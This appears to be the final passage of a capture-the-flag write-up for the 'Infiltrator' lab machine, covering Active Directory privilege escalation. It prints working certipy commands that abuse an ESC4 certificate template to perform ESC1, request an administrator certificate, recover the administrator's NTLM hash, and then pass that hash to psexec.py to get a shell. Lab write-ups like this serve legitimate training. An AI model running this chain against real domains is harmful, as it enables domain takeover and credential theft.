

Using the fork of Bloodhound we can load the zip file in and see that our infiltrator_svc$ user has some rights over the Infiltrator_Template
Searching the json file that was created, we see that it is vulnerable to an ESC4 attack

To abuse this, we first modify the template to allow a ESC1 attack
# Make RC4 Vulnb to ESC1
certipy template -u 'infiltrator_svc$@Infiltrator.htb' -hashes '9ae7de37439f359608eccf2cff5d32b9' -dc-ip 10.129.231.134 -template Infiltrator_Template -save-old

We then run the commands to perform a ECS1 attack
# Pwn ECS1
certipy req -u 'infiltrator_svc$@infiltrator.htb' -hashes '9ae7de37439f359608eccf2cff5d32b9' -target dc01.infiltrator.htb -ca 'infiltrator-DC01-CA' -template 'Infiltrator_Template' -upn 'administrator@infiltrator.htb'

This provides us with a pfx file that can be used with certipy to dump the hashes of the administrator user
# abuse
certipy auth -pfx 'administrator.pfx' -username 'administrator' -domain 'infiltrator.htb' -dc-ip 10.129.231.134

Now we can use psexec.py to get a shell as the admin user and dump the root.txt flag
psexec.py -hashes 'aad3b435b51404eeaad3b435b51404ee:1356f502d2764368302ff0369b1121a1' administrator@10.129.231.134